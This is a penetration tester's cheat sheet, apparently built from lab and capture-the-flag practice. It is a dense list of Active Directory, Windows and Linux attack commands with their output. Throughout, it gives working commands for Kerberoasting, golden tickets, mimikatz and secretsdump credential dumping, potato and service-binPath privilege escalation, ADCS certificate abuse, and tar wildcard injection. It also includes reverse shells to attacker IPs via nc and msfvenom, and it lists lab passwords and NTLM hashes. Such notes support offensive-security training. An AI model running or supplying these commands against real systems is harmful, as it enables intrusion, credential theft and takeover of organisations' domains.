Cheatsheet Kerberos Kerberoasting (service account) impacket-GetUserSPNs -request -dc-ip 192.168.50.70 corp.com/pete Rubeus.exe kerberoast /nowrap /outfile:hash /format:hashcat hashcat:
hashcat -m 13100 hash.txt /path/to/wordlist -r /usr/share/hashcat/rules/best64.rule
AS-REP Roasting (user account) .\Rubeus.exe asreproast /nowrap /outfile: hash.txt impacket-GetNPUsers corp.com/dave -dc-ip 192.168.114.70 with userfile option (when only usernames are known) impacket-GetNPUsers shadow.gate/ -format hashcat -usersfile users.txt -request -dc-ip 10.0.26.64 hashcat:
hashcat -m 18200 hash.txt /path/to/wordlist
Golden ticket krbtgt hash is required.
# privilege::debug
# lsadump::lsa /inject /name:krbtgt   (get SID, NTLM hash)
 # kerberos::golden /User:fakeuser123 /domain:marvel.local /sid:$SID /krbtgt:$NTLM /id:500 /ptt
# misc::cmd
or get a shell using Psexec
PsExec64.exe \\TargetMachine cmd.exe pre2k nxc ldap retro.vl -u 'trainee' -p 'trainee' -M pre2k
LDAP        10.129.2.242    389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:retro.vl)
LDAP        10.129.2.242    389    DC               [+] retro.vl\trainee:trainee
PRE2K       10.129.2.242    389    DC               Pre-created computer account: BANKING$
PRE2K       10.129.2.242    389    DC               [+] Found 1 pre-created computer accounts. Saved to /home/parallels/.nxc/modules/pre2k/retro.vl/precreated_computers.txt
PRE2K       10.129.2.242    389    DC               [+] Successfully obtained TGT for banking@retro.vl
PRE2K 10.129.2.242 389 DC [+] Successfully obtained TGT for 1 pre-created computer accounts. Saved to /home/parallels/.nxc/modules/pre2k/ccacheimpacket-changepasswd 'retro.vl/BANKING$@10.129.234.44' -newpass 'Password1!' -p rpc-samr
export KRB5CCNAME=/home/parallels/.nxc/modules/pre2k/ccache/banking.ccache
AlwaysInstallElevated
msi file executed as admin msfvenom -p windows/x64/shell_reverse_tcp -f msi -o rev.msi LHOST= 192.168.45.209 LPORT= 8888 move it to the target server and just run it. Windows privileges SeImpersonatePrivilege potato .\SigmaPotato.exe --revshell 192.168 .45.188 4444 .\godpotato.exe -cmd "nc.exe 192.168.45.246 443 -e cmd" .\JuicyPotatoNG.exe -t * -p "c:\windows\system32\cmd.exe" -a "/c C:\users\chen\nc.exe 192.168.45.226 443 -e cmd" SeBackupPrivilege copy SAM and SYSTEM files *Evil-WinRM* PS C:\users\anirudh> reg save hklm\sam ./sam
The operation completed successfully.
*Evil-WinRM* PS C:\users\anirudh> reg save hklm\system ./system
The operation completed successfully. *Evil-WinRM* PS C:\users\anirudh> download sam
Info: Downloading C:\users\anirudh\sam to sam
Info: Download successful!
*Evil-WinRM* PS C:\users\anirudh> download system
Info: Downloading C:\users\anirudh\system to system
Info: Download successful! extract local credentials impacket-secretsdump -system system -sam sam local extract domain credentials impacket-secretsdump -system system -ntds ntds.dit local rocopy with the backup privilege robocopy C:\users\administrator\desktop c:\users root.txt /BSeRestorePrivilege https://oscp.adot8.com/windows-privilege-escalation/whoami-priv/serestoreprivilege
.\EnableSeRestorePrivilege.ps1
ren C:\Windows\System32\Utilman.exe C:\Windows\System32\Utilman.pwned
ren C:\Windows\System32\cmd.exe C:\Windows\System32\utilman.exe
rdesktop 192.168 .134.165 SeManageVolumePrivilege Execute the tool

SeDebugPrivilege
procdump.exe -accepteula -ma lsass.exe lsass.dmp privilege::debug
sekurlsa::minidump lsass.dmp
sekurlsa::logonpasswords GPO ReadGMSAPassword gmsapasswordreader.exe --accountname svc_apache GenericAll on Computer
impacket-addcomputer resourced.local/l.livingstone -hashes :19a3a7550ce8c505c2d46b5e39d6f808 -computer-name 'fake$' -computer-pass 'password!' -dc-ip 192.168.176.175
[ *] Successfully added machine account fake$ with password password!impacket-rbcd resourced.local/l.livingstone -hashes :19a3a7550ce8c505c2d46b5e39d6f808 -delegate-from 'fake$' -delegate-to 'RESOURCEDC$' -action write -dc-ip 192.168.176.175
[ *] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[ *] Delegation rights modified successfully!
[ *] fake$ can now impersonate users on RESOURCEDC$ via S4U2Proxy
[ *] Accounts allowed to act on behalf of other identity:

[ *] fake$ ( S-1-5-21-537427935-490066102-1511301751-4101) GenericAll on User can change the target password net rpc password '$TARGET_USER' '$NEW_PW' -U administrator.htb/olivia%ichliebedich -S 10.129.5.216 ForceChangePassword net rpc password '$TARGET_USER' '$NEW_PW' -U administrator.htb/michael%'Password1!' -S 10.129.5.216 GenericWrite
python3 targetedKerberoast.py -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' WriteOwner

make the user (anirudh) owner of the policy. impacket-owneredit -action write -new-owner 'anirudh' -target-dn 'CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=POLICIES,CN=SYSTEM,DC=VAULT,DC=OFFSEC' 'vault' /'anirudh' :'SecureHM' give all privileges to the user impacket-dacledit -action 'write' -rights 'WriteMembers' -principal 'anirudh' -target-dn 'CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=POLICIES,CN=SYSTEM,DC=VAULT,DC=OFFSEC' 'vault' /'anirudh' :'SecureHM' -dc-ip 192.168.115.172 Add the user to local admin using SharpGPOAbuse.exe .\SharpGPOAbuse.exe --AddLocalAdmin --UserAccount anirudh --GPOName "Default Domain Policy" Can be done from linux as well. Add a domain user and add to the domain admin group. Use the CN for -gpo-id option.

python3 pygpoabuse.py sysco.local/greg.shields:'5y5coSmarter2025!!!' -gpo-id 31B2F340-016D-11D2-945F-00C04FB984F9 -taskname SecurityUpdate -dc-ip 10.1.126.37 -command 'net user UserGPO P@ssw0rd /add && net group "Domain Admins" UserGPO /add' -filter-enabled -target-dns-name dc01.sysco.local Update the policy from target machine. AllExtendedRights Import-Module .\PowerView.ps1 Set-DomainUserPassword -Identity 'target_user' -Verbose getchanges, getchangesall
impacket-secretsdump 'egotistical-bank.local'/'svc_loanmgr':'Moneymakestheworldgoround!'@10.129.12.141mimikatz sekurlsa::logonpasswords
sekurlsa::wdigest
lsadump::sam
lsadump::lsa
lsadump::cache
lsadump::secrets .\mimikatz.exe "privilege::debug" "token::elevate" "lsadump::sam" "exit"
.\mimikatz.exe "privilege::debug" "token::elevate" "sekurlsa::logonpasswords" "exit"
.\mimikatz.exe "privilege::debug" "token::elevate" "lsadump::secrets" "exit"
.\mimikatz.exe "privilege::debug" "token::elevate" "lsadump::lsa" "exit"
.\mimikatz.exe "privilege::debug" "token::elevate" "lsadump::cache" "exit"
.\mimikatz.exe "privilege::debug" "token::elevate" "sekurlsa::wdigest" "exit" wildcard injection tar cp /bin/bash /tmp/bash2
chmod +s /tmp/bash2 create checkpoint options touch -- "--checkpoint=1"
touch -- "--checkpoint-action=exec=sh shell.sh" 7za 7za a /opt/backups/backup.zip -p$password -tzip *.zip > /opt/backups/backup.log
touch @root.zip
ln -s /root/proof.txt root.zip
check the log file after executed cat /opt/backups/backup.log nxc ldap nxc ldap hutch.offsec -u '' -p '' --query "(sAMAccountName=*)" "" | grep sAMAccountName nxc ldap hutch.offsec -u '' -p '' --query "(sAMAccountName=*)" "" | grep description nxc ldap 10.1.200.19 -u 'bob.ross' -p '137Password123!@#' --users-export sw-users.txt nxc ldap 10.1.200.19 -u 'bob.ross' -p '137Password123!@#' --asreproast sw-asrep.txt nxc ldap 10.1.200.19 -u 'bob.ross' -p '137Password123!@#' --kerberoasting sw-kerb.txt smb slinky When a user has write permission on share set up responder
use slinky moudle. Automatically make a lnk file and locate it in a writable share
nxc smb 10.1.200.19 -u '' -p '' -d hack.smarter -M slinky -o NAME= documents SERVER= 10.200.78.180 ldapsearch ldapsearch -x -H ldap://10.129.234.71 -b "dc=baby,dc=vl" | grep -i samaccountname | cut -d ':' -f 2 |tr -d ' ' > users.txt ldapsearch -x -b "dc=baby,dc=vl" "*" -H ldap://BabyDC.baby.vl SMB smbpasswd when SMB error message says “user must change password” smbpasswd -r 192.168.121.123 -U testuser
Old SMB password:
New SMB password:
Retype new SMB password:
Password changed for user testuser webdav davtest find uploadable file type davtest -auth fmcsorley:CrabSharkJellyfish192 -sendbd auto -url http://192.168.158.122
PUT File: http://192.168.158.122/DavTestDir_LOqKQmYZCD2Fd/davtest_LOqKQmYZCD2Fd.pl
PUT File: http://192.168.158.122/DavTestDir_LOqKQmYZCD2Fd/davtest_LOqKQmYZCD2Fd.html
PUT File: http://192.168.158.122/DavTestDir_LOqKQmYZCD2Fd/davtest_LOqKQmYZCD2Fd.php
Executes: http://192.168.158.122/DavTestDir_LOqKQmYZCD2Fd/davtest_LOqKQmYZCD2Fd.txt
Executes: http://192.168.158.122/DavTestDir_LOqKQmYZCD2Fd/davtest_LOqKQmYZCD2Fd.aspx
Executes: http://192.168.158.122/DavTestDir_LOqKQmYZCD2Fd/davtest_LOqKQmYZCD2Fd.asp
... davtest -auth fmcsorley:CrabSharkJellyfish192 -uploadfile rev.aspx -uploadloc DavTestDir_LOqKQmYZCD2Fd -url http://192.168.158.122 Impacket impacket-secretsdump It’s like a mimikatz that can be used remotely.
Admin priv accounts needed
impacket-secretsdump marvel.local/fcastle:Password1@$IP
impacket-secretsdump administrator:@$IP -hahes :$NT impacket-secretsdump MARVEL.local/hawkeye:'Password1' @$DC -just-dc-ntlm impacket-net Prepare vaild domain credentials
All detailed reference
impacket-net ignite.local/raj:Password@192.168.1.8 user impacket-net ignite.local/raj:Password@192.168.1.8 user -name sanjeet impacket-net ignite.local/administrator:Ignite@192.168.1.8 user -create anubhav -newPasswd Password@987 impacket-net ignite.local/administrator@dc.ignite.local -k -no-pass user impacket-mssqlclient impacket-mssqlclient "oscp.exam/sql_svc":Dolphin1@10.10.202.148 -windows-auth
enable_xp_cmdshell
file upload (only upload) upload ./148/rev.exe c:\windows\temp\rev.exe
impacket-secretsdump I thinks it’s more convenient than Mimikatz impacket-secretsdump NIX01/Administrator:'mdm0axd*EQM7xmq.krn'@10.129.101.210
mysql windows .\mysql.exe -uroot -e "show databases;" Bloodhound Get domain information remotely.
Domain user account needed.
sudo bloodhound-python -d MARVEL.local -u fcastle -p Password1 -ns $DC -c all --zip plumhound Automatically analyze the result of bloodhound and make a report for me.
neo4j, bloodhound must be running.
1. Check neo4j, bloodhound are running
2. sudo python3 PlumHound.py --easy -p { neo4j password}
3. sudo python3 PlumHound.py -x tasks/default.tasks -p { neo4j password} ( write a report) WEB git clone git clone with authorized token git clone http://43ce39bb0bd6bc489284f2905f033ca467a6362f@10.129.234.64:3000/ellen.freeman/website.gitgit-dumper git-dumper dumps git repository to local. even browser access to /.git is forbidden, it may still dump the repository
git-dumper http://bullybox.local/.git/ bullybox/Joomla When target web service using joomla
joomscan -u http://samurai.hsm curl curl --path-as-is "http://192.168.202.181:3000/public/plugins/prometheus/../../../../../../../../../var/lib/grafana/grafana.db" --output grafana.db evilwin-rm services : display running sc.exe servicesupload : upload a filedownload : download a filerunascs run as other users in windows used for privesc ./RunasCs.exe admin Twisting3021 "C:\temp\nc64.exe 10.10.14.61 1234 -e cmd.exe" -bypass-uacPrivileged groups server operator group check running services. services command in case of evilwin-rm. create a rev shell file using msfvenom. msfvenom -p windows/x64/shell_reverse_tcp -f exe -o rev.exe LHOST=10.10.15.99 LPORT=4444 change the binary path of any target service. sc.exe config VMTools binPath="C:\Users\svc-printer\Documents\rev.exe" restart the service. sc.exe stop VMTools sc.exe start VMTools or alternatively, in the step 3, execute nc.exe binary.
sc.exe config VMTools binPath="C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.15.99 4444"CERTIPY-AD print out vulnerable certificate templates certipy-ad find -username 'BANKING$' -password 'Password1!' -dc-ip 10.129.2.242 -vulnerable -enable -stdout
ESC1 ESC1 certipy doc
Enum the information of the target user certipy-ad account -u 'BANKING$' -p 'Password1!' -dc-ip '10.129.2.242' -user 'administrator' read
Request a certificate certipy-ad req -u 'BANKING$' -p 'Password1!' -dc-ip '10.129.2.242' -target 'DC.retro.vl' -ca 'retro-DC-CA' -template 'RetroClients' -upn 'administrator@retro.vl' -sid 'S-1-5-21-2983547755-698260136-4283918172-500'
below error happens when the key-size is different [-] Got error while requesting certificate: code: 0x80094811 - CERTSRV_E_KEY_LENGTH - The public key does not meet the minimum size required by the specified certificate template.
Would you like to save the private key? (y/N)in the case of key size error certipy-ad -debug req -u 'BANKING$@retro.vl' -p 'Password1!' -dc-ip '10.129.2.242' -target 'DC.retro.vl' -ca 'retro-DC-CA' -template 'RetroClients' -upn 'administrator@retro.vl' -sid 'S-1-5-21-2983547755-698260136-4283918172-500' -key-size 4096
Authentication with the created certificate certipy-ad auth -pfx 'administrator.pfx' -dc-ip '10.129.2.242'
Access with the created hash impacket-psexec retro.vl/administrator@retro.vl -hashes :252fac7066d93dd009d4fd2cd0368389
ESC8 Add DNS Name to the /etc/hosts file
Check which coerce tool is available (optional)
nxc smb 10.0.26.64 -u bbrown -p 12345678 -M coerce_plusCertipy relay certipy relay -target http://dc01.shadow.gate -template DomainController Coerce (Force) DC to be involved python3 ~/Tools/linux/PetitPotam/PetitPotam.py -u bbrown -p 12345678 $Kali_IP $Target_IP pfx file is created. Certipy auth with the pfx file.certipy auth -pfx dc01.pfx -dc-ip 10.0.26.64 NTLM hash is displayed.
DCsync with the hash impacket-secretsdump dc01.shadow.gate/'dc01$' :@10.0.26.64 -hashes :a45d38d93755902d4a85624ad14f0c4e sudo sudo -l
sudo -u username
postgres psql -h 127.0.0.1 -d register_hetemit -U railsdev

systemd When there is a writable file in the systemd directory.
document
change to root user, add payload and reboot so that the script can be run
Linux Group disk group uid=1001(user1) gid=1002(user1) groups=1002(user1), 6(disk)
Filesystem      Size  Used Avail Use% Mounted on
udev            445M     0  445M   0% /dev
tmpfs            98M  1.2M   97M   2% /run
/dev/sda2       9.8G  5.6G  3.7G  61% /              <- mounted on /
tmpfs           489M     0  489M   0% /dev/shm
tmpfs           5.0M     0  5.0M   0% /run/lock
tmpfs           489M     0  489M   0% /sys/fs/cgroup
/dev/loop1       56M   56M     0 100% /snap/core18/2284
/dev/loop2       62M   62M     0 100% /snap/core20/1328
/dev/loop3       56M   56M     0 100% /snap/core18/2128
/dev/loop0       68M   68M     0 100% /snap/lxd/21835
/dev/loop5       44M   44M     0 100% /snap/snapd/14549
/dev/loop6       71M   71M     0 100% /snap/lxd/21029
/dev/loop4       33M   33M     0 100% /snap/snapd/12883
tmpfs            98M     0   98M   0% /run/user/1001
Access to the mount using debugfs debugfs -R "cat /etc/shadow" /dev/sda2debugfs /dev/sda2 <- interactive modedocker group uid=1000(eleanor) gid=1000(eleanor) groups=1000(eleanor),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),999(docker)
Check available images (when there is no internet conenction) REPOSITORY TAG IMAGE ID CREATED SIZE
redmine latest 0c8429c66e07 6 years ago 542MB
postgres latest adf2b126dda8 6 years ago 313MBdocker run -v /:/mnt --rm -it redmine chroot /mnt sh rbash ed
!'/bin/bash'
export PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binMagic byte hexedit sudo hexedit $file
NFS showmount -e 10.1.156.207
sudo mount -t nfs 10.1.156.207:/srv/nfs/user1 ./mnt/ -o nolock Username-anarchy sudo ~/Tools/username-anarchy/username-anarchy --input-file users.txt >> users.txtThe result can be used for asrep roasting